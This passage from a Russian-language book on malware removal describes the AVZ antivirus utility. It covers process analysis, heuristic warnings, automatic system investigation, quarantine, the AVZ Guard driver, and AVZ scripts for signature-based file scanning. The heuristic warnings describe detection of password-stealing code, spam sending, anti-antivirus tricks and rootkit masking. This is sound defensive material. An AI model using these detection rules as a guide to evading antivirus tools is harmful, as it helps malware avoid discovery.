



**Рис. 3.21.** Диспетчер процессов AVZ

Кроме типовых функций он оснащен рядом специализированных, предназначенных для поиска вредоносных программ.

- Диспетчер процессов AVZ защищен антируткитом и содержит специальные средства для поиска скрытых процессов. Эти меры не позволят гарантированно обнаружить любой маскирующийся процесс, но против распространенных методик маскировки они весьма эффективны. Маски-

руемый процесс выделяется в списке красным цветом и в примечании указывается методика, с помощью которой реализована маскировка процесса.

- Все процессы и библиотеки проверяются по базе безопасных объектов AVZ и по каталогу безопасности Microsoft. Безопасные выделяются зеленым цветом, что существенно упрощает принятие решения о том, является объект вредоносным и маскируется под системный или действительно является системным и безопасным.
- Каждый из объектов может быть скопирован в карантин, причем копирование в карантин безопасных файлов автоматически блокируется. Предусмотрена кнопка для копирования в карантин всех запущенных исполняемых файлов, не опознанных по базе безопасных.
- Для каждого из GUI-процессов отображается список с указанием их видимости, координат и заголовков.
- Диспетчер процессов может снимать дамп любого запущенного процесса или загруженной DLL для последующего анализа.
- Контекстное меню списка процессов позволяет выполнить поиск в Интернете по имени процесса (или библиотеки) с использованием поисковых систем Google, Yandex, Rambler. Также поддерживается вызов встроенного в AVZ поиска в реестре по имени файла.
- Поддерживается принудительная выгрузка любой библиотеки выбранного процесса. Следует заметить, что подобная операция обычно приводит к сбою использующего его процесса или его непредсказуемому поведению, поэтому использовать данную операцию можно только в случае необходимости.

Диспетчер процессов рассчитан на анализ процессов вручную. Кроме того, предусмотрена система автоматического анализа. Для ее активизации необходимо включить проверку запущенных процессов, поставить уровень эвристики на максимум и установить флажок **Расширенный анализ** на вкладке **Параметры поиска**. После установки данных параметров необходимо включить проверку и в ходе проверки запущенных процессов будет осуществлен их анализ. При обнаружении у процесса подозрительных свойств и функций в протокол выводится информация с предупреждениями (листинг 3.9).

**Листинг 3.9. Фрагмент протокола анализатора процесса AVZ**

```
c:\windows\csrss.exe - Подозрение на Virus.Win32.PE_Type1
(степень опасности 75%)
Анализатор - изучается файл C:\WINDOWS\csrss.exe
[ES]:Может работать с сетью
[ES]:Прослушивает порты TCP!
[ES]:Приложение не имеет видимых окон
```

```
[ES]:EXE упаковщик
[ES]:Размещается в системной папке
[ES]:Записан в автозапуск!!
[ES]:Загружает DLL RASAPI - возможно, может работать с дозвонкой?
```

Данная информация не позволяет принять решение, опасен процесс или нет — это информация для размышления. В данном случае протокол приведен для троянской программы Trojan-Proxy.Win32.Small.ef, которая была обнаружена с помощью описываемого анализатора. Как легко заметить, имя файла похоже на системное, и размещается он в системной папке. Однако анализатором детектировано применение упаковщика, зафиксирован факт прослушивания портов TCP, что в сумме с размещением этого объекта в системной папке и его наличием в автозапуске позволяет взять файл на подозрение.

Анализатор может выдавать следующие предупреждения:

- **Подозрение на Virus.Win32.PE_Type1** — в ходе анализа структуры исполняемого файла обнаружены нарушения в заголовках или иные аномалии, например, точка выхода файла указывает не в секцию кода, а между секциями или в зону заголовков. Вывод подобного сообщения может происходить в ходе анализа файлов, сжатых некоторыми упаковщиками, допускающими вольности с форматом PE-файла;
- **Может работать с сетью** — означает, что процесс использует библиотеки типа wininet, urlmon, ws2_32 и потенциально может вести обмен с сетью;
- **Может отправлять почту?!** — означает, что в ходе анализа процесса в памяти обнаружен программный код или константы, типичные для приложений, принимающих и отправляющих почту;
- **Подозрение на факт рассылки почты/спама** — означает, что приложение устанавливает соединения с неким сервером по порту 25 (SMTP);
- **Обменивается данными по порту 80 (HTTP)** — означает, что приложение устанавливает соединения с неким сервером по порту 80 (HTTP);
- **Прослушивает порты TCP** — в ходе исследования процесса установлено, что он прослушивает один или несколько TCP-портов;
- **Trojan.PSW?** — в ходе анализа процесса выявлен программный код или данные, типичные для программ, занимающихся сбором паролей и настроек программ типа ICQ, The Bat! и т. п.;
- **Опасно — подозрение на троянскую программу с FU-Based руткитом** — обнаружена маскировка процесса, и по мнению анализатора маскировка выполнена по DKOM-методике;
- **Приложение не имеет видимых окон** — приложение не имеет ни одного видимого для пользователя окна;

- **EXE упаковщик?** — по мнению анализатора исполняемый файл, возможно, сжат упаковщиком или защищен навесной защитой типа AsProtect;
- **Размещается в системной папке** — констатация факта, что файл размещается в системой папке;
- **Подозрительные атрибуты** — у файла обнаружен подозрительный набор атрибутов. У обычного файла, как правило, атрибуты сброшены, или установлен атрибут **Архивирован**. Троянские программы часто устанавливают своим файлам атрибуты **Скрытый** и **Системный**;
- **Записан в автозапуске** — анализатор установил, что изучаемая программа зарегистрирована в автозапуске;
- **Предположительно может бороться с антивирусами** — означает, что в ходе анализа машинного кода и данных процесса выявлен код, характерный для программ, противодействующих антивирусам и Firewall;
- **С высокой степенью вероятности может бороться с антивирусами** — аналогично предыдущему сообщению, но вероятность правильности данного вывода больше;
- **Предположительно может модифицировать параметры Firewall и безопасности** — процесс содержит программный код, характерный для программ, выполняющих несанкционированную модификацию настроек встроенного Firewall;
- **Содержит детектор отладчика и утилиты мониторинга?** — процесс возможно проверяет присутствие в системе отладчика или утилит типа FileMon и RegMon;
- **Загружает DLL RASAPI — возможно, может работать с дозвонкой?** — процесс использует RASAPI или загружает RASAPI.DLL.

Любое из данных предупреждений не является критерием классификации изучаемой программы в качестве вредоносной. Это дополнительная информация, которая позволяет сформировать список процессов, на которые необходимо в первую очередь обратить внимание.

## Автоматическое исследование системы

Автоматическое исследование системы предназначено для упрощения оперативного изучения компьютера. Вызов автоматического исследования производится из меню **Файл | Исследование системы** (рис. 3.22).

Задачей исследования системы является построение сводного протокола HTML-формата, содержащего результаты проверки системы всеми анализаторами, встроенными в AVZ. При построении протокола автоматически от-

фильтровываются данные по файлам, которые прошли проверки по встроенной базе безопасных объектов AVZ или опознаны по каталогу Microsoft. Такой подход позволяет существенно сократить объем протокола и соответственно упрощает его анализ.





**Рис. 3.22.** Окно настройки протокола автоматического исследования системы

Перед проведением исследования системы необходимо обязательно убедиться в отсутствии в ней активных руткитов. В случае подозрения на наличие руткита необходимо выполнить его нейтрализацию средствами AVZ и только после этого производить исследование системы.

Состав протокола определяется флажками окна **Протокол исследования системы**:

- **Запущенные процессы** — если данный флажок установлен, то в протокол включается информация о запущенных процессах;
- **Библиотеки процессов** — доступен только при отмеченном флажке **Запущенные процессы**, его установка приводит к добавлению в протокол информации о библиотеках, используемых запущенными процессами. Поддерживается два режима добавления информации о библиотеках: вывод списка DLL для каждого из процессов или построение отдельного списка библиотек без повторов. Во втором случае в таблице библиотек добавляется поле со ссылкой на процессы, использующие библиотеку;

- **Службы и драйверы** — установка данного флажка приводит к добавлению в протокол информации о службах и драйверах, загруженных на момент исследования системы;
- **Модули пространства ядра** — установка данного флажка приводит к добавлению в протокол списка модулей пространства ядра на момент исследования системы. Эта информация во многом пересекается с данными раздела **Службы и драйверы**, однако она собирается другим способом. Сравнение списка модулей пространства ядра и списка драйверов может применяться для поиска модулей, маскирующихся по DKOC-методике;
- **Автозапуск** — его установка приводит к добавлению в протокол данных обо всех поддерживаемых анализатором AVZ элементах автозапуска;
- **Настройки SPI/LSP**;
- **Порты TCP/UDP**;
- **Модули расширения IE (BHO, панели ...)**;
- **Модули расширения проводника**;
- **Модули расширения системы печати (мониторы печати, провайдеры)**;
- **Задания планировщика задач Task Scheduler**;
- **Записи файла HOSTS**.

По умолчанию в настройках формирования протокола исследования системы установлены флажки **Исключить из протокола файлы, опознанные как безопасные** и **Добавить протокол последнего сканирования AVZ**. Исключение из протокола безопасных файлов рекомендуется, так как сокращает объем протокола в несколько раз.

Исследование системы обычно занимает 20—30 секунд, но оно может быть замедлено в случае наличия включенного монитора применяемого на ПК антивируса.

Процедуру исследования системы можно автоматизировать с помощью поддерживаемого в AVZ скриптового языка программирования. Пример типового скрипта приведен в листинге 3.10.

**Листинг 3.10. Типовой скрипт, проводящий лечение системного диска и исследование системы**

```
var
 AVZLogDir : string;
begin
 // Формирование имени рабочей папки
 AVZLogDir := GetAVZDirectory + 'LOG\';
```

```
 // Создание рабочей папки
 CreateDirectory(AVZLogDir);
 // ***** Настройка AVZ *****
 // Включить карантин
 SetupAVZ('UseQuarantine=Y');
 // Копировать в Infected удаляемые в ходе лечения файлы
 SetupAVZ('UseInfected=Y');
 // Разрешить лечение
 SetupAVZ('DelVir=Y');
 // Включить антируткит
 SetupAVZ('AntiRootKitSystem=Y');
  // Сканировать системный диск
 SetupAVZ('SCAN='+GetSystemDisk+':\');
 // Запуск сканирования
 RunScan;
 // Сохранение карантина
 CreateQurantineArchive(AVZLogDir+'Qurantine.zip');
 // Выполнение исследования системы
 ExecuteSysCheck(AVZLogDir+'syscheck.htm');
 // Завершение работы AVZ
 ExitAVZ;
end.
```

Для запуска AVZ с данным скриптом необходимо сохранить скрипт в текстовый файл и запустить AVZ с параметрами `avz.exe script=`*`имя_файла_скрипта`*.

Для массового исследования нескольких компьютеров (например, в локальной сети предприятия или домашней сети) может пригодиться другой скрипт (листинг 3.11).

**Листинг 3.11. Скрипт для исследования компьютеров в сети**

```
begin
 // Проверка - блокировки по имени компьютера
 if pos('ADMIN_', GetComputerName) = 1 then ExitAVZ;
 // Пауза, чтобы дать запуститься всем автозагружаемым программам
 Sleep(50);
```

```
 // Настройка AVZ
 SetupAVZ('UseQuarantine=Y'); // Включить карантин
 SetupAVZ('Priority=-1');     // Пониженный приоритет
 // Активирование сторожевого таймера на 15 минут
 ActivateWatchDog(60 * 15);
 // Запуск сканирования
 RunScan;
 // Добавление данных об имени ПК
 AddToLog('---------------');
 AddToLog('Протокол с компьютера '+GetComputerName);
 // Автокарантин
 ExecuteAutoQuarantine;
 // Сохранение протокола
 SaveLog(GetAVZDirectory+'\LOG\'+GetComputerName+'_log.txt');
 // Выполнение исследования системы
 ExecuteSysCheck(GetAVZDirectory+'\LOG\'+GetComputerName+
                 '_syscheck.htm');
 // Завершение работы AVZ
 ExitAVZ;
end.
```

Приведенный в листинге 3.10 скрипт производит сканирование памяти компьютера, выполняет автокарантин всех файлов, которые не опознаны как безопасные или системные, сохраняет протокол сканирования и протокол исследования системы под уникальным именем, содержащим в качестве префикса сетевое имя компьютера. Скрипты подобного типа полезны для системных администраторов, так как с их помощью можно оперативно собрать информацию с множества ПК.

## Восстановление системы

Восстановление системы является встроенным в AVZ инструментом, предназначенным для автоматического устранения наиболее типичных проблем с настройками системы, возникающих в результате деятельности вредоносных программ (рис. 3.23).

Название данной функции не совсем точно отражает ее суть — в большинстве случаев под термином "восстановление" понимается "сброс на значения по умолчанию".





**Рис. 3.23.** Восстановление системы

Восстановление системы позволяет решать следующие задачи:

- производить восстановление параметров запуска файлов EXE, COM, PIF, LNK, BAT, REG, SCR;
- сбрасывать настройки префиксов протоколов Internet Explorer на стандартные (при этом все существующие префиксы удаляются, после чего создается стандартный набор префиксов);
- выполнять восстановление стартовой страницы Internet Explorer;
- сбрасывать настройки поиска Internet Explorer и ряд других настроек на стандартные;
- производить сброс настроек рабочего стола;
- производить удаление всех Policies (политик ограничения) текущего пользователя. Ограничения хранятся в реестре и часто применяются вредоносными программами для блокировки различных функций Windows, отвечающих за настройки Windows;
- удаление сообщения, выводимого в ходе WinLogon;
- восстановление настроек проводника.

Все описанные функции восстановления естественно могут быть выполнены вручную, с помощью редактора реестра. Однако правка многочисленных ключей реестра и внесение в них значений по умолчанию является трудоемкой операцией, поэтому рекомендуется применять данные функции восстановления.

Выполняющие восстановление микропрограммы хранятся в обновляемой базе AVZ, поэтому по мере изучения новых образцов вредоносных программ микропрограммы периодически дополняются и совершенствуются.

## Автоматический карантин

Автоматический карантин позволяет создать копии всех файлов, которые обнаружены в ходе исследования системы и не опознаны по базе безопасных объектов AVZ и по каталогу Microsoft (рис 3.24).





**Рис. 3.24.** Настройки автоматического копирования в карантин

Даная операция удобна для решения ряда задач:

- копирования файлов с нескольких ПК локальной сети для последующего централизованного анализа. Подобная операция удобна в ходе борьбы с эпидемией, так как для проверки файлов карантина AVZ можно применить несколько антивирусов и по их протоколам оперативно составить список зараженных ПК;

- автоматический сбор файлов, которые стоит в первую очередь проверить на вирусы. Данная операция удобна в случае удаленного исследования компьютера, к которому нет непосредственного доступа.

Рассмотрим пример скрипта, выполняющего исследование системы и автоматический карантин всех файлов, фигурирующих в протоколе исследования.

**Листинг 3.12. Скрипт для автоматического исследования системы и сбора файлов для анализа**

```
var
 AVZLogDir : string;
begin
 // Формирование имени рабочей папки
 AVZLogDir := GetAVZDirectory + 'LOG\';
 // Создание рабочей папки
 CreateDirectory(AVZLogDir);
 // Выполнение исследования системы
 ExecuteSysCheck(AVZLogDir + 'syscheck.htm');
 // Выполнение автоматического карантина
 ExecuteAutoQuarantine;
 // Сохранение карантина
 CreateQurantineArchive(AVZLogDir+'files.zip');
 // Завершение работы AVZ
 ExitAVZ;
end.
```

Запуск подобного скрипта может выполняться с помощью BAT-файла, что сводит действия пользователя к запуску этого файла и отправке содержимого папки LOG для исследования.

## Система AVZ Guard

Технология AVZ Guard основана на KernelMode-драйвере, который разграничивает доступ запущенных приложений к системе. Драйвер может функционировать в системах, основанных на платформе NT (начиная с NT 4.0 и заканчивая Vista Beta 1). Назначение системы сводится к ряду функций.

- Борьба с трудноудалимыми вредоносными программами, которые восстанавливают ключи реестра и удаленные файлы, запускают остановлен-

ные процессы или иными способами препятствуют своему удалению. Это основное назначение системы.

- Защита доверенных приложений от недоверенных. Данная функция позволяет защитить AVZ и запущенные им доверенные приложения от воздействия работающих вредоносных программ, что в ряде случаев существенно упрощает проверку и лечение компьютера.
- Распространение действия антируткита UserMode на другие процессы. Например, утилиты типа VBA Console scanner, DrWeb Cure IT, HijackThis и т. п. не обладают функциями детектирования и нейтрализации руткитов. В этом случае можно запустить AVZ, провести нейтрализацию руткитов для его процесса, а затем включить AVZ Guard и запустить сканер DrWeb Cure IT как доверенное приложение. Тогда драйвер AVZ Guard возьмет на себя функцию защиты запущенного процесса, и в том числе не позволит руткиту модифицировать его память. Естественно, данная технология не является панацеей от всех видов UserMode-руткитов, но основные их типы (в частности, Hacker Defender и его клоны) могут быть нейтрализованы подобным образом.

В момент активации системы AVZ Guard все приложения условно делятся на две категории — доверенные и недоверенные. На доверенные приложения драйвер не оказывает никакого влияния, в то время как недоверенным запрещаются следующие операции:

- создание, модификация и удаление параметров реестра;
- создание файлов с расширениями exe, dll, sys, ocx, scr, cpl, pif, bat, cmd на любом диске;
- обращение к устройствам \device\rawip, \device\udp, \device\tcp, \device\ip;
- доступ к device\physicalmemory (что блокирует операции с физической памятью из UserMode);
- установка драйверов (является следствием блокировки работы с реестром);
- запуск процессов;
- открытие запущенных процессов с уровнем доступа, допускающим его остановку или запись в его адресное пространство;
- открытие потоков других процессов (при этом недоверенному процессу не запрещается открывать и останавливать свои потоки).

Исходно доверенным является только процесс самого AVZ, но из меню **AVZ Guard | Запустить приложение как доверенное** можно запустить любое приложение. Для доверенных приложений действует принцип наследования доверительных отношений — все запускаемые доверенным приложением

процессы также считаются доверенными. Наследование важно для правильной работы многих программ, например, Root Revealer последних версий создает в процессе своей работы второй процесс.

В ходе работы AVZ Guard перехватывает ряд функций ядра, поэтому возможны его конфликты с антирукитами, обладающими функцией проверки и восстановления SDT.

## Поиск файлов на диске

Встроенная система поиска файлов на диске обладает рядом особенностей, специально предусмотренных для упрощения поиска вредоносных программ (рис. 3.25).

- Встроенный поиск защищен антируткитом AVZ. Следовательно, поиск и карантин файлов возможны при наличии в системе активного руткита UserMode.
- Возможен поиск файла по нескольким маскам (количество масок и их сложность не ограничены).





**Рис. 3.25.** Окно подсистемы поиска файлов AVZ

- В поиске есть возможность исключения файлов, прошедших проверку по каталогу безопасности Microsoft и базе безопасных объектов AVZ. В боль-

шинстве случаев рекомендуется включить оба фильтра, что существенно сказывается на количестве найденных файлов, особенно если поиск ведется в системной папке.

- Любой из найденных файлов можно удалить с автоматической зачисткой реестра или копировать в карантин прямо из окна системы поиска.

Кроме поиска файлов под управлением пользователя существует возможность создания скриптов, осуществляющих поиск файла на диске по заданным критериям. Функциональность поиска из скрипта гораздо выше, поскольку существует возможность анализа каждого из найденных файлов. В частности, в скриптовом языке предусмотрены функции сигнатурного поиска в файлах. Поиск с сигнатурным анализом может быть весьма полезен для автоматизации поиска новых разновидностей вредоносных программ по собственным сигнатурам.

Рассмотрим примеры скриптов для поиска и анализа файлов. В простейшем случае поиск сводится к созданию процедуры, выполняющей рекурсивный обход дерева каталогов (листинг 3.13).

**Листинг 3.13. Поиск файла на диске из скрипта AVZ**

```
Procedure ScanDir(ADirName : string; AScanSubDir : boolean);
var
 FS : TFileSearch;
begin
 ADirName := NormalDir(ADirName);
 FS := TFileSearch.Create(nil);
 FS.FindFirst(ADirName + '*.*');
 while FS.Found do begin
  SetStatusBarText(ADirName + FS.FileName);
  if FS.IsDir then begin
   if AScanSubDir and (FS.FileName <> '.') and (FS.FileName <> '..') then
    ScanDir(ADirName + FS.FileName, AScanSubDir)
  end else
   if LowerCase(FS.FileName) = 'trojan.dll' then
    AddToLog('Найден файл '+ADirName + FS.FileName);
  FS.FindNext;
 end;
 FS.Free;
end;
```

```
begin
 ScanDir('c:\', true);
end.
```

Данный скрипт содержит функцию `ScanDir`, которая выполняет поиск файлов в заданном каталоге. Второй параметр функции влияет на рекурсивный обход дерева каталогов. Если он равен `FALSE`, то рекурсивный обход дерева каталогов не производится и поиск файлов ведется только в заданном каталоге. Если второй параметр равен `TRUE`, то будет произведен обход структуры каталогов, начиная от заданного.

Практическая ценность данного скрипта не очень велика, так как в сущности он осуществляет поиск файла по имени. Скрипт с анализом файлов несколько сложнее (листинг 3.14)

**Листинг 3.14. Скрипт для поиска вредоносной программы по сигнатурам**

```
// Добавление сообщения в протокол
Procedure AddAlarm(AFileName, AMsg : string);
begin
 // Сообщение в протокол
 AddtoLog('>>>>> '+AFileName+' подозрение на '+AMsg);
 // Добавление файла в карантин
 QuarantineFile(AFileName, 'Подозрение на '+AMsg);
end;

// Сканирование файла
Procedure ScanFile(AFileName : string);
begin
 SetStatusBarText(AFileName);
 LoadFileToBuffer(AFileName);
 if SearchSign('2E 61 64 2D 77 2D 61 2D 72 2D 65 2E 63 6F',-20000, 0)
                 >= 0 then
                  AddAlarm(AFileName, 'Adware.Look2me');
 FreeBuffer;
end;

// Сканирование папки (с рекурсивным обходом)
Procedure ScanDir(ADirName : string; AScanSubDir : boolean);
```

```
var
 FS : TFileSearch;
begin
 ADirName := NormalDir(ADirName);
 FS := TFileSearch.Create(nil);
 FS.FindFirst(ADirName + '*.*');
 while FS.Found do begin
  if FS.IsDir then begin
   if AScanSubDir and (FS.FileName <> '.') and (FS.FileName <> '..') then
    ScanDir(ADirName + FS.FileName, AScanSubDir)
  end else
   ScanFile(ADirName + FS.FileName);
  FS.FindNext;
 end;
 FS.Free;
end;

begin
 ScanDir('c:\', true);
end.
```

Данный скрипт содержит уже знакомую нам по листингу 3.13 функцию `ScanDir` с небольшим отличием — вместо сравнения имени найденного файла с образцом в нашем случае для всех файлов производится вызов функции `ScanFile`, выполняющей анализ файла. Функция `ScanFile`, в свою очередь, загружает исследуемый файл в буфер анализатора AVZ и осуществляет поиск сигнатуры. В данном случае в качестве сигнатуры выступает цепочка байтов, характерная для AdWare.Look2me. В случае обнаружения сигнатуры вызывается функция скрипта `AddAlarm`, добавляющая сообщение в протокол и выполняющая копирование заподозренного файла в карантин.

Приведенный в листинге 3.14 скрипт может выступать в качестве прототипа для разработки собственных скриптов, осуществляющих поиск новых разновидностей вредоносных программ. Подобные скрипты полезны для оперативного анализа компьютера и могут применяться совместно с автоматическим карантином и исследованием системы.

> ***НА ЗАМЕТКУ***
>
> Все команды скриптового языка AVZ подробно описаны в справочной системе. Для каждой команды в справке можно найти один или несколько типовых примеров ее применения.

Функция сигнатурного анализа поддерживает сигнатуры следующего вида.

- *xx* — байт должен быть равен *xx*, где *xx* — значение в шестнадцатеричном виде. Пример: `55 AA 45 21`. Это сигнатура самого простого типа, аналогичная поиску цепочки байт в шестнадцатеричных редакторах;
- `!`*xx* — байт не равен *xx*, где *xx* — значение байта в шестнадцатеричном виде. Пример: `55 AA !45 21` — третий байт сигнатуры не должен быть равен `45h`;
- `?` — байт может иметь любое значение, это по сути пропуск байта при анализе. Указание данного элемента в начале и конце сигнатуры не имеет смысла, хотя не является ошибкой. Пример: `55 ? AA ? ? 45 21` — в данном случае байты в позиции 2, 4 и 5 не анализируются;
- `?`*nn* — пропуск при анализе *nn* байт, где *nn* — количество пропускаемых байт в десятичном виде. Пример: `55 AA ?5 45 21` — данная сигнатура аналогична сигнатуре `55 AA ? ? ? ? ? 45 21`;
- `*`*xx* — пропуск нескольких байт (от нуля до достижения границы анализируемой области) до обнаружения байта, равного *xx*. Пример: `55 AA *45 21`;
- `~`*xx*`,`*yy* — производит проверку условия *<байт буфера>* `AND` *yy* `=` *xx*. Данная операция позволяет сравнивать заданные биты в байте, а не весь байт целиком. Пробелы в данной конструкции (до и после запятой) недопустимы, так как пробел является разделителем элементов в сигнатуре. Пример: `55 ~0A,0F` — в данном случае расшифровка сигнатуры звучит как "первый байт равен `55`, а младшая тетрада второго равна `0A`".

## Диспетчер автозапуска

Диспетчер автозапуска AVZ анализирует основные способы автозапуска и составляет список автозагружаемых программ.

По сравнению с аналогами он обладает рядом специализированных функций, полезных для поиска вредоносных программ.

- Диспетчер автозапуска защищен антируткитом AVZ.
- Элементы автозапуска проверяются по базе безопасных объектов и каталогу Microsoft. Безопасные объекты выделяются зеленым цветом.
- Диспетчер автозапуска связан с карантином — можно скопировать любой из записанных в автозапуск файлов в карантин непосредственно из диспетчера. Кроме того, предусмотрено автоматическое копирование в карантин всех файлов, которые не опознаны как безопасные.
- Совместно с системой AVZ Guard диспетчер автозапуска может применяться для удаления элементов автозапуска активных вредоносных про-

грамм. В этом случае AVZ Guard блокирует попытки восстановления удаленных или заблокированных элементов автозапуска, производимых вредоносной программой. Данная функция является весьма актуальной, так как разработчики вредоносного ПО все чаще применяют подобные методики защиты.

# Полезные OnLine-ресурсы

